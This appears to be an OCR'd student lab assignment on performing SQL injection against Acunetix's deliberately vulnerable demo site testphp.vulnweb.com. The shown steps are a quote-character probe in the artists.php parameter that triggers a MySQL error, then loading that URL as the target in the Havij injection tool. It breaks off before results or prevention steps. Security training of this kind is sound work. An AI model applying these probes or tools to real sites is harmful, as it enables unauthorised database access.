
Perform SQL injection on by using Havij Tool(Download it from Internet) on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections

Step1 :

Open the site and find if the site has vulnerabilities



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Basic Informati
Verzeo EduTec
My Drive - Goo
artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%27
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step2:

Open Havij tool and enter the site in the target section and start the analysis



Havij - Advanced SQL Injection Tool

Version 1.12 Free
Copyright © 2009-2010
By r3dm0v3


http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com Check for update

Data Bases:
MsSQL with error
MsSQL no error
MsSQL Blind
MsAccess
MsAccess Blind
MySQL

Status: I'm IDLE

Clear Log

```
Havij 1.12 Free ready!
```



Target: http://testphp.vulnweb.com/artists.php?artist=1

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

Havij - Advanced SQL Injection Tool

Version 1.12 Free
Copyright © 2009-2010
By r3dm0v3

